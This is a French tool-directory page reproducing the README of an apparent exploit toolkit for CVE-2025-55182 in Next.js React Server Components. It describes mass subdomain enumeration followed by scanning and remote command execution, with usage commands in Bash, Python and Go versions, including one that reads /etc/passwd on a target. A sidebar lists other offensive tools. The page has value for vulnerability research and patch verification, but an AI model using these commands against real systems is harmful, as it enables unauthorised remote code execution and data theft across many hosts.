Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2025-55182-Simple-Scanner — Scanner RCE haute fidélité pour CVE-2025-55182 affectant Next.js RSC. Prend en charge le scan de masse, l'exécution de commandes et les pipelines de reconnaissance automatisés. Conçu pour les pentesters, les chercheurs et les chasseurs de primes. | Kitploit
Outils/GitHubGitHub/satriarizka/cve-2025-55182-simple-scanner
ReconnaissanceScanners de VulnérabilitésGénération de PayloadsExploitationExploitation d'Applications WebTests d'IntrusionCommandement et ContrôleApprentissage et Éducation
Partager
GitHub
satriarizka/cve-2025-55182-simple-scanner

CVE-2025-55182-Simple-Scanner

Scanner RCE haute fidélité pour CVE-2025-55182 affectant Next.js RSC. Prend en charge le scan de masse, l'exécution de commandes et les pipelines de reconnaissance automatisés. Conçu pour les pentesters, les chercheurs et les chasseurs de primes.

Voir le dépôt
25il y a 11 moisPas encore vérifié

CVE-2025-55182 : Scanner RCE pour React Server Components

Une boîte à outils complète pour détecter et exploiter CVE-2025-55182, une vulnérabilité critique d'exécution de code à distance (RCE) dans les applications Next.js utilisant React Server Components.

Ce dépôt propose un scanner Bash unifié (mode cible unique et mode masse), des implémentations Python/Go, ainsi qu'un workflow de reconnaissance pour le bug bounty.


Scanner Menu Scanner Demo


📂 Structure du dépôt

  • scanner.sh — Script Bash tout-en-un pour le scan de cible unique et le scan de masse
  • python/exploit.py — Implémentation Python stable (meilleur échappement JSON)
  • go/main.go — Implémentation haute performance (compilable)

🚀 Workflow de reconnaissance (méthodologie Bug Bounty)

Pour la chasse de masse sur les domaines wildcard, utilisez ce pipeline pour filtrer les cibles avant le scan :

# 1. Enumerate subdomains
subfinder -dL wildcards.txt -all -recursive > subs.txt

# 2. Filter for live hosts
httpx -l subs.txt -o live.txt

# 3. Pre-scan detection using Nuclei (optional)
nuclei -l live.txt -t CVE-2025-55182.yaml -o final.txt

🛠️ Utilisation du scanner Bash (recommandé)

Le script scanner.sh prend en charge les scans de cible unique et les scans de masse à partir d'une liste de fichiers.

🔧 Installation

chmod +x scanner.sh

1️⃣ Mode cible unique

Idéal pour vérifier une cible spécifique avec une sortie détaillée.

# Basic check (defaults to "id")
./scanner.sh -d example.com

# Execute custom command
./scanner.sh -d https://target.com -c "cat /etc/passwd"

2️⃣ Mode scan de masse

Scanne efficacement une liste d'URL et enregistre les hôtes vulnérables dans un fichier.

# Scan a list of URLs
./scanner.sh -l live.txt -c "whoami"

# Custom output file
./scanner.sh -l live.txt -o my_bounty.txt

Options

FlagDescription
-d, --domainURL de la cible unique
-l, --listFichier contenant la liste des URL
-c, --commandCommande à exécuter (par défaut : id)
-o, --outputFichier de sortie pour les hôtes vulnérables (par défaut : vulnerable_hosts.txt)

🐍 Version Python

Utilisez cette version si vous rencontrez des problèmes avec l'échappement des caractères spéciaux dans Bash.

Prérequis

pip install requests

Utilisation

python3 python/exploit.py -u http://target.com -c "uname -a"

🐹 Version Go

Haute performance, dépendances minimales.

Exécution directe

go run go/main.go -u http://target.com -c "id"

Compilation du binaire

cd go
go build -o cve-scanner main.go
./cve-scanner -u http://target.com

⚠️ Avertissement

Cet outil est destiné uniquement à des fins éducatives et à des tests de sécurité autorisés. Toute utilisation non autorisée est strictement illégale. Le développeur décline toute responsabilité en cas d'utilisation abusive ou de dommages causés par ce programme.


🔗 Références

  • Détail CVE NVD : https://nvd.nist.gov/vuln/detail/CVE-2025-55182

  • Avis de sécurité React (vulnérabilité React Server Components) : https://react.dev/blog/2025/12/03/critical-security-vulnerability-in-react-server-components

  • Modèle Nuclei ProjectDiscovery : https://cloud.projectdiscovery.io/library/CVE-2025-55182

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    930
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    554
  • 3

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    354
  • 4

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    349
  • 5

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    289

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →